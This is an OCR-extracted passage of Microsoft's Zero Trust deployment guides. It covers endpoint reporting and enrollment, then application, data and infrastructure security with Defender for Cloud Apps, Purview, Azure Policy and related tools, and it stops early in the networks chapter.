Once you've accomplished your first three objectives, the next step is to configure endpoint security so that advanced protection is provisioned, activated, and monitored. A single pane of glass is used to consistently manage all endpoints together.

Route endpoint logs and transactions to a SIEM or Power BI

Using the Intune Data warehouse, send device and app management data to reporting or SIEM tools for intelligent filtering of alerts to reduce noise.

Follow these steps:

1. Select **Reports** > **Intune Data warehouse** > **Data warehouse**.
2. Copy the custom feed URL. For example:
   `https://fef.tenant.manage.microsoft.com/ReportingService/DataWarehouseFEServic e?api-version=v1.0`
3. Open Power BI Desktop or your SIEM solution.

From your SIEM solution

Choose the option to import or get data from an Odata feed.

From PowerBI


1. From the menu, select **File** > **Get Data** > **OData feed**.

2. Paste the custom feed URL that you copied from the earlier step into the URL box in the OData feed window.

3. Select **Basic**.

4. Select **OK**.

5. Select **Organization account**, and then sign in with your Intune credentials.



6. Select **Connect**. The Navigator will open and show you the list of tables in the Intune Data Warehouse.

7. Select the devices and the ownerTypes tables. Select **Load**. Power BI loads data to the model.

8. Create a relationship. You can import multiple tables to analyze not just the data in a single table, but related data across tables. Power BI has a feature called autodetect that attempts to find and create relationships for you. The tables in the Data Warehouse have been built to work with the autodetect feature in Power BI. However, even if Power BI doesn't automatically find the relationships, you can still manage the relationships.

9. Select **Manage Relationships**.

10. Select **Autodetect** if Power BI has not already detected the relationships.

11. Learn advanced ways to set up PowerBI visualizations.

V. Access control is gated on endpoint risk for both corporate devices and BYOD

Corporate devices are enrolled with a cloud enrollment service such as DEP, Android Enterprise, or Windows AutoPilot

Building and maintaining customized operating system images is a time-consuming process, and may include spending time applying custom operating system images to new devices to prepare them for use.

- With Microsoft Intune cloud enrollment services, you can give new devices to your users without the need to build, maintain, and apply custom operating system images to the devices.
- Windows Autopilot is a collection of technologies used to set up and preconfigure new devices, getting them ready for productive use. You can also use Windows Autopilot to reset, repurpose, and recover devices.
- Configure Windows Autopilot to automate Azure AD Join and enroll new corporate-owned devices into Intune.
- Configure Apple DEP to automatically enroll iOS and iPadOS devices.

Products covered in this guide

Microsoft Azure

Azure Active Directory

Microsoft 365

Microsoft Endpoint Manager (includes Microsoft Intune and Configuration Manager)

Microsoft Defender for Endpoint

BitLocker

Conclusion

A Zero Trust approach can significantly strengthen the security posture of your devices and endpoints. For further information or help with implementation, please contact your Customer Success team, or continue to read through the other chapters of this guide that spans all Zero Trust pillars.

The Zero Trust deployment guide series

Introduction

Identity

Endpoints

Applications

Data

Infrastructure

Networks

Visibility,
automation,
orchestration

Secure applications with Zero Trust

Article • 02/08/2022 • 9 minutes to read

Background

To get the full benefit of cloud apps and services, organizations must find the right balance of providing access while maintaining control to protect critical data accessed via applications and APIs.

The **Zero Trust** model helps organizations ensure that apps, and the data they contain, are protected by:

- Applying controls and technologies to discover Shadow IT.
- Ensuring appropriate in-app permissions.
- Limiting access based on real-time analytics.
- Monitoring for abnormal behavior.
- Controlling user actions.
- Validating secure configuration options.

Applications Zero Trust deployment objectives

Before most organizations **start the Zero Trust journey**, their on-premises apps are accessed through physical networks or VPN, and some critical cloud apps are accessible to users.

When implementing a Zero Trust approach to managing and monitoring applications, we recommend you focus first on these **initial deployment objectives**:
 **I.** Gain visibility into the activities and data in your applications by connecting them via APIs. **II.** Discover and control the use of shadow IT. **III.** Protect sensitive information and activities automatically by implementing policies.
After these are completed, focus on these **additional deployment objectives**:
 **IV.** Deploy adaptive access and session controls for all apps. **V.** Strengthen protection against cyber threats and rogue apps.

VI. Assess the security posture of your cloud environments

Application Zero Trust deployment guide

This guide will walk you through the steps required to secure applications and APIs following the principles of a Zero Trust security framework. Our approach is aligned with these three Zero Trust principles:

1. **Verify explicitly.** Always authenticate and authorize based on all available data points, including user identity, location, device health, service or workload, data classification, and anomalies.
2. **Use least privilege access.** Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive polices and data protection to protect both data and productivity.
3. **Assume breach.** Minimize blast radius for breaches and prevent lateral movement by segmenting access by network, user, devices, and application awareness. Verify all sessions are encrypted end to end. Use analytics to get visibility, drive threat detection, and improve defenses.

Initial deployment objectives

I. Gain visibility into the activities and data in your applications by connecting them via APIs

The majority of user activities in an organization originate on cloud applications and associated resources. Most major cloud apps provide an API for consuming tenant information and receiving corresponding governance actions. Use these integrations to monitor and alert when threats and anomalies occur in your environment.

Follow these steps:

1. Adopt Microsoft Defender for Cloud Apps, which works with services to optimize visibility, governance actions, and usage.

2. Review what apps can be connected with the Defender for Cloud Apps API integration, and connect the apps you need. Use the deeper visibility gained to investigate activities, files, and accounts for the apps in your cloud environment.

> **Tip**
>
> **Learn about implementing an end-to-end identity Zero Trust strategy**.

II. Discover and control the use of shadow IT

On average, 1,000 separate apps are being used in your organization. 80 percent of employees use non-sanctioned apps that no one has reviewed and that may not be compliant with your security and compliance policies. And, because your employees are able to access your resources and apps from outside your corporate network, it's no longer enough to have rules and policies on your firewalls.

Focus on identifying app usage patterns, assessing risk levels and business readiness of apps, preventing data leaks to noncompliant apps, and limiting access to regulated data.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for data**.

Follow these steps:

1. Set up Cloud Discovery, which analyzes your traffic logs against the Microsoft Defender for Cloud Apps catalog of over 16,000 cloud apps. The apps are ranked and scored, based on more than 90 risk factors.

2. Discover and identify shadow IT to find out what apps are being used, following one of three options:

    a. Integrate with Microsoft Defender for Endpoint to immediately start collecting data on cloud traffic across your Windows 10 devices, on and off your network.

    b. Deploy the Defender for Cloud Apps log collector on your firewalls and other proxies to collect data from your endpoints and send it to Defender for Cloud Apps for analysis.

    c. Integrate Defender for Cloud Apps with your proxy.

3. Identify the risk level of specific apps:

a. In the Defender for Cloud Apps portal, under Discover, click **Discovered apps**. Filter the list of apps discovered in your organization by the risk factors you are concerned about.

b. Drill down into the app to understand more about its compliance by clicking the app name and then clicking the **Info** tab to see details about the app's security risk factors.

4. Evaluate compliance and analyze usage:

a. In the Defender for Cloud Apps portal, under Discover, click **Discovered apps**. Filter the list of apps discovered in your organization by the compliance risk factors you are concerned about. For example, use the suggested query to filter out noncompliant apps.

b. Drill down into the app to understand more about its compliance by clicking the app name and then clicking the **Info** tab to see details about the app's compliance risk factors.

c. In the Defender for Cloud Apps portal, under Discover, click **Discovered apps** and then drill down by clicking on the specific app you want to investigate. The Use tab lets you know how many active users are using the app and how much traffic it's generating. If you want to see who, specifically, is using the app, you can drill down further by clicking **Total active users**.

d. Dive deeper into discovered apps. View subdomains and resources to learn about specific activities, data access, and resource usage in your cloud services.

5. Manage your apps:

a. Create new custom app tags in order to classify each app according to its business status or justification. These tags can then be used for specific monitoring purposes.

b. App tags can be managed under Cloud Discovery settings App tags. These tags can then be used later for filtering in the Cloud Discovery pages and creating policies using them.

c. Manage discovered apps using Azure Active Directory (Azure AD) Gallery. For apps that already appear in the Azure AD Gallery, apply single sign-on and manage the app with Azure AD. To do so, on the row where the relevant app appears, choose the three dots at the end of the row, and then choose **Manage app with Azure AD**.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for your network.**

III. Protect sensitive information and activities automatically by implementing policies

Defender for Cloud Apps enables you to define the way you want users to behave in the cloud. This can be done by creating policies. There are many types: Access, activity, anomaly detection, app discovery, file policy, cloud discovery anomaly detection, and session policies.

Policies allow you to detect risky behavior, violations, or suspicious data points and activities in your cloud environment. They help you monitor trends, see security threats, and generate customized report and alerts.

Follow these steps:

1. Use out-of-the box policies that have already been tested for many activities and files. Apply governance actions such as revoking permissions and suspending users, quarantining files, and applying sensitivity labels.
2. Build new policies that Microsoft Defender for Cloud Apps suggests for you.
3. Configure policies to monitor shadow IT apps and provide control:
    a. Create an app discovery policy that lets you know when there is a spike in downloads or traffic from an app you're concerned about. Enable **Anomalous behavior in discovered users' policy, Cloud storage app compliance check,** and **New risky app.**
    b. Keep updating policies, and using the Cloud Discovery dashboard, check what (new) apps your users are using, as well as their usage and behavior patterns.
4. Control what's sanctioned and block undesirable apps using this option:
    a. Connect apps via API for continuous monitoring.
5. Protect apps using Conditional Access App Control and Microsoft Defender for Cloud Apps.

Additional deployment objectives

IV. Deploy adaptive access and session controls for all apps

Once you've accomplished your initial three objectives, you can focus on additional objectives such as ensuring that all apps are using least-privileged access with continuous verification. Dynamically adapting and restricting access as session risk changes will enable you to stop breaches and leaks in real time, before employees put your data and your organization at risk.

Take this step:

- Enable real-time monitoring and control over access to any web app, based on user, location, device, and app. For example, you can create policies to protect downloads of sensitive content with sensitivity labels when using any unmanaged device. Alternatively, files can be scanned on upload to detect potential malware and block them from entering sensitive cloud environment.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for endpoints.**

V. Strengthen protection against cyber threats and rogue apps

Bad actors have developed dedicated and unique attack tools, techniques, and procedures (TTPs) that target the cloud to breach defenses and access sensitive and business-critical information. They use tactics such as illicit OAuth consent grants, cloud ransomware, and compromising credentials for cloud identity.

Organizations can respond to such threats with tools available in Defender for Cloud Apps, such as user and entity behavioral analytics (UEBA) and anomaly detection, malware protection, OAuth app protection, incident investigation, and remediation. Defender for Cloud Apps targets numerous security anomalies out of the box, such as impossible travel, suspicious inbox rules, and ransomware.

The different detections are developed with security operations teams in mind and aim to focus the alerts on true indicators of compromise, while unlocking threat intelligence-driven investigation and remediation.

Follow these steps:

- Take advantage of the Defender for Cloud Apps UEBA and machine learning (ML) capabilities that are automatically enabled out-of-the-box to immediately detect threats and run advanced threat detection across your cloud environment.
- Tune and scope anomaly detection policies.

VI. Assess the security posture of your cloud environments

Beyond SaaS applications, organizations are heavily invested in IaaS and PaaS services. Defender for Cloud Apps enables your organization to assess and strengthen your security posture and capabilities for these services by getting visibility into the security configuration and compliance status across your public cloud platforms. This enables a risk-based investigation of the entire platform configuration status.

Follow these steps:

1. Use Defender for Cloud Apps to monitor resources, subscriptions, recommendations, and corresponding severities across your cloud environments.
2. Limit the risk of a security breach by keeping cloud platforms, such as Microsoft Azure, AWS and GCP, compliant with your organizational configuration policy and regulatory compliance, following CIS benchmark, or the vendor's best practices for the security configuration.
3. Using Defender for Cloud Apps, the security configuration dashboard can be used to drive remediation actions to minimize the risk.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for your infrastructure.**

Products covered in this guide

Microsoft Azure

Microsoft Azure Active Directory

Microsoft 365

Microsoft Defender for Cloud Apps

Cloud Discovery

Microsoft Endpoint Manager (includes Microsoft Intune and Configuration Manager)

Mobile Application Management

Conclusion

Regardless of where the cloud resource or application resides, Zero Trust principles help ensure that your cloud environments and data are protected. For further information on these processes or help with these implementations, please contact your Customer Success team.

The Zero Trust deployment guide series

Applications

Data

Infrastructure

Networks

Visibility, automation, orchestration

Secure data with Zero Trust

Article • 03/03/2023 • 7 minutes to read

Background

Zero Trust is a security strategy used to design security principles for your organization. Zero Trust helps secure corporate resources by implementing the following security principles:

- **Verify explicitly**. Always authenticate and authorize based on all available data points, including user identity, location, device health, service or workload, data classification, and anomalies.
- **Use least privilege access**. Limit user access with just-in-time (JIT) and just-enough-access (JEA), risk-based adaptive policies, and data protection to help secure both data and productivity.
- **Assume breach**. Minimize the blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.

Microsoft Purview proposes five core elements for a data defense in depth strategy and a Zero Trust implementation for data:

1. Data classification and labeling
   If you don't know what sensitive data you have on-premises and in cloud services, you can't adequately protect it. Discover and detect data across your entire organization and classify it by sensitivity level.

2. Information Protection
   Conditional and least privilege access to sensitive data reduce data security risks. Apply sensitivity-based access control guardrails, rights management and encryption where environmental controls are insufficient. Use information sensitivity markings to increase awareness and security policy compliance.

3. Data Loss Prevention
   Access control resolves only part of the problem. Checking and controlling risky data activities and movements which may result in a data security or compliance incident allows organizations to prevent oversharing of sensitive data.

4. Insider Risk Management

   Data access may not always provide the whole story. Minimize risks to data by enabling behavioral detection from a broad array of signals, and acting on potentially malicious and inadvertent activities in your organization that could be precursors to or an indication of a data breach.

5. Data Governance

   Proactively managing the lifecycle of sensitive data reduces its exposure. Limit the number of copies or propagation of sensitive data and delete data that is no longer needed to minimize data breach risks.

Data Zero Trust deployment objectives

We recommend you focus on these initial deployment objectives when implementing an end-to-end Zero Trust framework for data:
I. Classify and label data. Automatically classify and label data where possible. Apply manually where it is not. **II.** Apply encryption, access control, and content markings. Apply encryption where protection and access control are insufficient. **I.** Classify and label data. Automatically classify and label data where possible. Apply manually where it is not.
As you make progress achieving the above objectives, add these additional deployment objectives:
IV. Prevent data leakage. Use DLP policies that are driven by risky signals and data sensitivity. **V.** Manage risks. Manage risks that may lead to a data security incident by checking risky security related user activities and data activity patterns that may result in a data security or compliance incident. **VI.** Reduce data exposure. Reduce data exposure through data governance and continual data minimization

Zero Trust deployment guide for data

This guide will walk you step-by-step through a Zero Trust approach to data protection. Please keep in mind that these items will vary widely depending on the sensitivity of your information and the size and complexity of your organization.

As a precursor to any data security implementation, Microsoft recommends that you create a data classification framework and sensitivity label taxonomy that defines high

level categories of data security risk. That taxonomy will be used to simplify everything from data inventory or activity insights, to policy management to investigation prioritization.

For more information, see:

- Create a well-designed data classification framework

Initial deployment objectives

I. Classify, label and discover sensitive data

An information protection strategy needs to encompass your organization's entire digital content.

Classifications and sensitivity labels let you understand where your sensitive data is located, how it moves, and implement appropriate access and usage controls consistent with zero trust principles:

- Use automated classification and labeling to detect sensitive information and scale discovery across your data estate.
- Use manual labeling for documents and containers, and manually curate data sets used in analytics where classification and sensitivity is best established by knowledgeable users.

Follow these steps:

- Learn about sensitive information types
- Learn about trainable classifiers
- Learn about sensitivity labels

Once you have configured and tested classification and labeling, scale up data discovery across your data estate.

Follow these steps to extend discovery beyond Microsoft 365 services:

- Get started with the Microsoft Purview on-premises scanner
- Discover and protect sensitive information in SaaS applications
- Learn about scans and ingestion in the Microsoft Purview governance portal

As you discover, classify and label your data, use those insights to remediate risk and inform your policy management initiatives.

Follow these steps:

- Get started with Content Explorer
- Review labeling activity with Activity Explorer
- Learn about Data Insights

II. Apply encryption, access control and content markings

Simplify your least privilege implementation by using sensitivity labels to protect your most sensitive data with encryption and access control. Use content markings to enhance user awareness and traceability.

Protect document and emails

Microsoft Purview Information Protection enables access and usage control based on sensitivity labels or user defined permissions for documents and emails. It can also optionally apply markings and encrypt information that resides in or flows out to lesser trust environments internal or external to your organization. It provides protection at rest, in motion, and in use for enlightened applications.

Follow these steps:

- Review encryption options in Microsoft 365
- Restrict access to content and usage by using sensitivity labels

Protect documents in Exchange, SharePoint, and OneDrive

For data stored in Exchange, SharePoint, and OneDrive, automatic classification with sensitivity labels can be deployed via policies to targeted locations to restrict access and manage encryption on authorized egress.

Take this step:

- [Configure auto-labeling policies](/microsoft-365/compliance/apply-sensitivity-label-automatically#how-to-configure-auto-labeling-policies-for-sharepoint-onedrive-and-exchange for SharePoint, OneDrive, and Exchange.

III. Control access to data

Providing access to sensitive data must be controlled so that they are better protected. Ensure that access and usage policy decisions are inclusive of data sensitivity.

Control data access and sharing in Teams, Microsoft 365 Groups and SharePoint sites

Use container sensitivity labels to implement conditional access and sharing restrictions to Microsoft Teams, Microsoft 365 Groups or SharePoint sites.

Take this step:

- Use sensitivity labels with Microsoft Teams, Microsoft 365 Groups, and SharePoint sites

Control access to data in SaaS applications

Microsoft Defender for Cloud Apps provides additional capabilities for conditional access and to manage sensitive files in Microsoft 365 and third-party environments such as Box or Google Workspace, including:

- Removing permissions to address excessive privilege and prevent data leakage.
- Quarantining files for review.
- Applying labels to sensitive files.

Follow these steps:

- Integrate Microsoft Purview Information Protection

> **Tip**
>
> Check out **Integrate SaaS apps for Zero Trust with Microsoft 365** to learn how to apply Zero Trust principles to help manage your digital estate of cloud apps.

Control access to in IaaS/PaaS storage

Deploy mandatory access control policies to IaaS/PaaS resources that contain sensitive data.

Take this step:

- Learn about Microsoft Purview DevOps policies

IV. Prevent data leakage

Controlling access to data is necessary but insufficient in exerting control over data movement and in preventing inadvertent or unauthorized data leakage or loss. That is the role of data loss prevention and insider risk management, which is described in section IV.

Use Microsoft Purview DLP policies to identify, check, and automatically protect sensitive data across:

- Microsoft 365 services such as Teams, Exchange, SharePoint, and OneDrive
- Office applications such as Word, Excel, and PowerPoint
- Windows 10, Windows 11 and macOS (three latest released versions) endpoints
- on-premises file shares and on-premises SharePoint
- non-Microsoft cloud apps.

Follow these steps:

- Plan for data loss prevention
- Create, test, and tune DLP policies
- Learn about the data loss prevention Alerts dashboard
- Review data activity with Activity Explorer

V. Manage insider risks

Least privilege implementations help minimize known risks, but it is also important to correlate additional security related user behavioral signals, check sensitive data access patterns, and to broad detection, investigation and hunting capabilities.

Take these steps:

- Learn about Insider Risk Management

- Investigate insider risk management activities

VI. Delete unnecessary sensitive information

Organizations can reduce their data exposure by managing the lifecycle of their sensitive data.

Remove all privileges where you can by deleting the sensitive data itself when it is no longer valuable or permissible for your organization.

Take this step:

- Implement Data Lifecycle Management and Records Management

Minimize duplication of sensitive data by favoring in-place sharing and use rather than data transfers.

Take this step:

- Learn about in-place data sharing with Microsoft Purview

Products covered in this guide

Microsoft Purview

Microsoft Defender for Cloud Apps

For further information or help with implementation, please contact your Customer Success team.

The Zero Trust deployment guide series

Identity

Endpoints

Applications

Data

Infrastructure

Networks

Visibility,
automation,
orchestration

Secure infrastructure with Zero Trust

Article • 03/02/2023 • 9 minutes to read


Infrastructure represents a critical threat vector. IT Infrastructure, whether on-premises or multicloud, is defined as all the hardware (physical, virtual, containerized), software (open source, first- and third-party, PaaS, SaaS), micro-services (functions, APIs), networking infrastructure, facilities, and so on, that is required to develop, test, deliver, monitor, control, or support IT services. It's an area where Microsoft has invested tremendous resources to develop a comprehensive set of capabilities to secure your future cloud and on-premises infrastructure.

Modern security with an end-to-end Zero Trust strategy makes it easier for you to:

- Assess for version.
- Perform configuration management.
- Employ Just-In-Time and Just-Enough-Access (JIT/JEA) administrative privileges to harden defenses.
- Use telemetry to detect attacks and anomalies.
- Automatically block and flag risky behavior and take protective actions.

Just as importantly, Microsoft Azure Blueprints and related capabilities ensure that resources are designed, implemented, and sustained in ways that conform to an organization's policies, standards, and requirements.

Azure Blueprints, Azure Policies, Microsoft Defender for Cloud, Microsoft Sentinel, and Azure Sphere can greatly contribute to improving the security of your deployed infrastructure. Together, they enable a different approach to defining, designing, provisioning, deploying, and monitoring your infrastructure.



Infrastructure Zero Trust deployment objectives

> **Tip**
>
> Before most organizations start the Zero Trust journey, their approach to infrastructure security is characterized by the following:
>
> - Permissions are managed manually across environments.
> - Configuration management of VMs and servers on which workloads are running.

When implementing an end-to-end Zero Trust framework for managing and monitoring your infrastructure, we recommend you focus first on these **initial deployment objectives**:
I. Workloads are monitored and alerted to abnormal behavior. **II.** Every workload is assigned an app identity—and configured and deployed consistently. **III.** Human access to resources requires Just-In-Time.
After the initial objectives are completed, focus on these **additional deployment objectives**:
IV. Unauthorized deployments are blocked, and alert is triggered.

V. Granular visibility and access control are available across workloads.

VI. User and resource access segmented for each workload.

Infrastructure Zero Trust deployment guide

This guide walks you through the steps required to secure your infrastructure following the principles of a Zero Trust security framework.

Before you get started, ensure you've met these baseline infrastructure deployment objectives.

Setting the Microsoft Tenant Baseline

A prioritized baseline should be set for how your Infrastructure is managed. Applying industry guidance such as NIST 800-53, you can derive a set of requirements for managing your infrastructure. At Microsoft, we have set a minimal baseline to the following list of requirements:

- Access to data, networks, services, utilities, tools, and applications must be controlled by authentication and authorization mechanisms.
- Data must be encrypted in transit and at rest.
- Restrict network traffic flows.
- Security team visibility into all assets.
- Monitoring and auditing must be enabled and correctly configured according to prescribed organizational guidance.
- Anti-malware must be up to date and running.
- Vulnerability scans must be performed, and vulnerabilities remediated, according to prescribed organizational guidance.

In order to measure and drive compliance to this minimal—or our expanded—baseline, we start with getting visibility at the Tenant level, and across your on-premises environments, by applying a Security Reader role across the Azure Tenant. With the Security Reader role in place, it can gain further visibility through Microsoft Defender for Cloud and Azure Policies that can be used to apply industry baselines (for example, Azure CIS, PCI, ISO 27001) or a custom baseline that your organization has defined.

Permissions are managed manually across environments

From the tenant level down to the individual resources within each resource group ad subscription, appropriate role-based access controls must be applied.

> **Tip**
>
> **Learn about implementing an end-to-end identity Zero Trust strategy.**

Configuration management of VMS and servers on which workloads are running

Just as we've managed our on-prem data center environment, we must also ensure that we're effectively managing our cloud resources. The benefit of leveraging Azure is the ability to manage all your VMs from one platform using Azure Arc (preview). Using Azure Arc, you can extend your Security Baselines from Azure Policy, your Microsoft Defender for Cloud policies, and Secure Score evaluations, as well as logging and monitoring all your resources in one place. Below are some actions for getting started.

Implement Azure Arc (preview)

Azure Arc allows organizations to extend the familiar security controls of Azure to on-premises and the edge of the organization's infrastructure. Administrators have several options for connecting on-premises resources to Azure Arc. These include Azure portal, PowerShell, and Windows Installation with Service Principal scripting.

Learn more about these techniques.

Apply security baselines through Azure Policy, including application of in-guest policies

By enabling Defender for Cloud, you'll be able to incorporate a set of baseline controls through Azure Policy's built-in policy definitions for Microsoft Defender for Cloud. The set of baseline policies will be reflected in the Defender for Cloud secure score, where you can measure your compliance with those policies.

You can extend your coverage of policies beyond the Defender for Cloud set and create custom policies if a built-in isn't available. You can also incorporate Guest Configuration policies, which measure compliance inside your guest VMs within your subscriptions.

Apply Defender for Cloud Endpoint Protection and Vulnerability Management controls

Endpoint protection is essential to ensuring infrastructure remains secure and available. As part of any strategy for endpoint protection and vulnerability management, you'll be able to measure compliance centrally to ensure malware protection is enabled and configured through the Endpoint protection assessment and recommendations in Microsoft Defender for Cloud.

Centralized visibility of your baseline across multiple subscriptions

By applying the tenant reader roll, you can get visibility across your tenant of the status of each of the policies that are being evaluated as part of the Defender for Cloud secure score, Azure Policy, and Guest Config policies. You funnel that to your organizational compliance dashboard for central reporting of the state of your tenant.

Additionally, as part of Defender for Servers, you can use the policy Enable the built-in vulnerability assessment solution on virtual machines (powered by Qualys) to scan your VMs for vulnerabilities, and have those reflected directly in Defender for Cloud. If you already have a Vulnerability scanning solution deployed in your enterprise, you can use the alternate policy Vulnerability assessment solution, which should be installed on your virtual machines for Deploying a partner vulnerability scanning solution.

Tip

Learn about implementing an end-to-end Zero Trust strategy for endpoints.

Initial deployment objectives

Once you've met the baseline infrastructure objectives, you can focus on implementing a modern infrastructure with an end-to-end Zero Trust strategy.

I. Workloads are monitored and alerted to abnormal behavior

When you create new infrastructure, you need to ensure that you also establish rules for monitoring and raising alerts. This is key for identifying when a resource is displaying unexpected behavior.

We recommend **enabling Microsoft Defender for Cloud and its plans to protect the supported resource types**, including Defender for Servers, Defender for Storage, Defender for Containers, Defender for SQL, etc.

For monitoring identities, we recommend **enabling Microsoft Defender for Identity and Advanced Threat Analytics** in order to enable signal collection to identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization.

Integrating these signals from Defender for Cloud, Defender for Identity, Advanced Threat Analytics, and other monitoring and auditing systems with Microsoft Sentinel, a cloud-native, security information event management (SIEM) and security orchestration automated response (SOAR) solution, will allow your Security Operations Center (SOC) to work from a single pane of glass to monitor security events across your enterprise.

> **Tip**
>
> **Learn about implementing an end-to-end identity Zero Trust strategy.**

II. Every workload is assigned an app identity—and configured and deployed consistently

We recommend you use a policy that is assigned and enforced when creating resources/workloads. Policies can require tags be to applied to a resource upon creation, mandate resource group assignment, and restrict/direct technical characteristics, such as regions allowed, VM specifications (for example, VM type, disks, network policies applied).

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for applications.**

III. Human access to resources requires Just-In-Time

Personnel should use administrative access sparingly. When administrative functions are required, users should receive temporary administrative access.

Organizations should establish a Protect the Administrator program. Characteristics of these programs include:

- Targeted reduction in the number of users with administrative permissions.
- Auditing elevated permission accounts and roles.
- Creating special High-Value Asset (HVA) infrastructure zones to reduce surface area.
- Giving administrators special Secure Admin Workstations (SAWs) to reduce the likelihood of credential theft.

All of these items help an organization become more aware of how administrative permissions are being used, where these permissions are still necessary, and provide a roadmap for how to operate more securely.

Additional deployment objectives

Once you've accomplished your initial three objectives, you can focus on additional objectives such as blocking unauthorized deployments.

IV. Unauthorized deployments are blocked, and alert is triggered

When organizations move to the cloud, the possibilities are limitless. That's not always a good thing. For various reasons, organizations need to be able to block unauthorized deployments and trigger alerts to make leaders and managers aware of the issues.

Microsoft Azure offers Azure Blueprints to govern how resources are deployed, ensuring that only approved resources (for example, ARM templates) can be deployed. Blueprints can ensure that resources which do not meet the Blueprint's policies or other rules are blocked from deployment. Actual or attempted Blueprint violation can raise alerts as needed and make notifications, activate webhooks or automation runbooks, or even create service management tickets.

V. Granular visibility and access control are available across workloads

Microsoft Azure offers a variety of methods to achieve resource visibility. From the Azure Portal, resource owners can set up many metric and log collection and analysis capabilities. This visibility can be used not only to feed security operations but can also to support computing efficiency and organizational objectives. These include capabilities like Virtual Machine Scale Sets, which allow for the secure and efficient scaling out and scaling in of resources based on metrics.

On the access control side, Role-Based Access Control (RBAC) can be employed to assign permissions to resources. This allows permissions to be assigned and revoked uniformly at the individual and group levels by using a variety of built-in or custom roles.

VI. User and resource access segmented for each workload

Microsoft Azure offers many ways to segment workloads to manage user and resource access. Network segmentation is the overall approach, and, within Azure, resources can be isolated at the subscription level with Virtual networks (VNets), VNet peering rules, Network Security Groups (NSGs), Application Security Groups (ASGs), and Azure Firewalls. There are several design patterns to determine the best approach to segmenting workloads.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for your network.**

Products covered in this guide

Microsoft Azure

Azure Blueprints

Azure Policy

Azure Arc

Microsoft Defender for Cloud

Microsoft Sentinel

Azure Resource Manager (ARM) templates

Conclusion

Infrastructure is central to a successful Zero Trust strategy. For further information or help with implementation, please contact your Customer Success team, or continue to read through the other chapters of this guide, which spans all Zero Trust pillars.

The Zero Trust deployment guide series

Data

Infrastructure

Networks

Visibility, automation, orchestration

Secure networks with Zero Trust

Article • 03/03/2023 • 8 minutes to read

Big data presents new opportunities to derive new insights and gain a competitive edge. We are moving away from an era where networks were clearly defined and usually specific to a certain location. The cloud, mobile devices, and other endpoints expand the boundaries and change the paradigm. Now there isn't necessarily a contained/defined network to secure. Instead, there is a vast portfolio of devices and networks, all linked by the cloud.

Instead of believing everything behind the corporate firewall is safe, an end-to-end Zero Trust strategy assumes breaches are inevitable. That means you must verify each request as if it originates from an uncontrolled network—identity management plays a crucial role in this.

In the Zero Trust model, there are three key objectives when it comes to securing your networks:

- Be ready to handle attacks before they happen.
- Minimize the extent of the damage and how fast it spreads.
- Increase the difficulty of compromising your cloud footprint.

To make this happen, we follow three Zero Trust principles:

- **Verify explicitly.** Always authenticate and authorize based on all available data points, including user identity, location, device health, service or workload, data classification, and anomalies.
- **Use least-privileged access.** Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive polices, and data protection to protect both data and productivity.
